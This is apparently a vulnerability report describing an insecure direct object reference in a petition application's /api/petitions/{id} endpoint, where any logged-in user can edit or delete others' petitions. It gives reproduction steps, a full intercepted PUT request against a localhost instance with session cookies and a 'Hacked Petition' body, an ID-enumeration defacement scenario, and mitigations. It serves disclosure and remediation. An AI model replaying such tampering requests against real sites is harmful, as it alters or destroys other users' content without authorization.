Broken Access Control: Missing Authorization Check on `/api/petitions/{id}` Allows Unauthorized Petition Modification/Deletion

Summary:

The `/api/petitions/{id}` endpoint accepts a `PUT` and `DELETE` request to update or delete existing petitions. However, the application fails to verify the authorization or ownership of the requesting user. As a result, any authenticated user can modify or delete any other user's petitions by simply changing the petition ID in the request URL.

This issue constitutes a **Broken Access Control** vulnerability, specifically an **Insecure Direct Object Reference (IDOR)**, and can lead to unauthorized data modification, deletion, defacement, or complete content takeover.

Severity: High

Steps to Reproduce:


1. Register a new user and start a new petition (e.g., `POST /api/petitions`).
2. Once new petition is submitted, click Edit (e.g. GET /petition/{slug}/edit)
3. Open desired proxy tool (e.g. Burp Suite) and turn on to intercept the request.
4. Modify any field then click Save. You will capture something like `PUT /api/petitions/14` request.
5. Modify id on captured request `PUT /api/petitions/{id}` to any existing ids to change the information of existing petition. Vulnerable fields are `title`, `description`, `target_count`, `status`, and `location`
6. Send the following request:

```
PUT /api/petitions/3 HTTP/1.1
Host: localhost:5173
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:144.0) Gecko/20100101
Firefox/144.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br, zstd
Referer: http://localhost:5173/petition/test2-petition-14/edit
```


```
Content-Type: application/json
Content-Length: 1465
Origin: http://localhost:5173
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; authjs.callback-
url=http%3A%2F%2Flocalhost%3A5173; authjs.csrf-
token=2c1d69feeb6b2346ea1d5fcf607396210232232663988e32c1514674893393d5%7C1
ec752fb16fe4ed3fe5ac14c90427810dee3a052dfe3d70c1156910b8f33bf7d;
authjs.session-token=b554fcba-a9d6-4ff2-a122-2f3bdb44a095;
user_signatures_66851963-46f8-4316-a48e-2987786b43b8=[2,5,11,1]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{"title":"Hacked Petition","description":"Lorem ipsum dolor sit amet,
consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et
dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation
ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure
dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat
nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in
culpa qui officia deserunt mollit anim id est laborum.Lorem ipsum dolor
sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut
labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud
exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis
aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu
fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident,
sunt in culpa qui officia deserunt mollit anim id est laborum.Lorem ipsum
dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor
incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis
nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo
consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse
cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat
non proident, sunt in culpa qui officia deserunt mollit anim id est
laborum.","type":"national","target_count":100000,"category_ids":
["5","10","2"],"status":"closed"}
```


Proof of Concept:

1. 


2. Once submitted, click the Edit button. Using the proxy tool, capture the request before saving.




3. Captured request would look like this:



4. Change the id, modify request body and click Send.



5. Check the actual petition



Impact and Attack Scenario:

This vulnerability allows an attacker to perform **unauthorized modifications** to any resource within the system.

Potential Impacts:

- **Data Tampering:** Alter posts created by other users.
- **Reputation Damage:** Compromise the integrity and trustworthiness of user-generated content.
- **Privilege Escalation:** If administrative posts or announcements are editable, an attacker could impersonate or mislead users.
- **Data Corruption:** Mass modification of posts could lead to loss of data integrity across the platform.

Realistic Attack Scenario:

An attacker enumerates post IDs (`/api/petitions/1` , `/api/petitions/2` , ...) and sends automated PUT requests to overwrite all posts' titles and contents, effectively defacing the platform and damaging user trust.

Possible Mitigation:

1. **Enforce server-side authorization checks** for all data modification endpoints
2. **Adopt the Principle of Least Privilege (PoLP):** Users should only have access to modify resources they own.

3. **Implement Role-Based Access Control (RBAC)** or **Attribute-Based Access Control (ABAC)** to clearly define access permissions.
4. **Validate resource ownership on the server** before executing any update.
5. **Avoid relying solely on client-side controls** (like hiding buttons or fields) to enforce permissions.
6. **Add audit logging** for update and delete actions to help identify abuse or unauthorized actions.

References:

- OWASP Top 10 (2021): A01: Broken Access Control
- CWE-284: Improper Access Control
- CWE-639: Authorization Bypass Through User-Controlled Key
- OWASP API Security Top 10 (2023): API1 – Broken Object Level Authorization
- OWASP Web Security Testing Guide v5 – Authorization Testing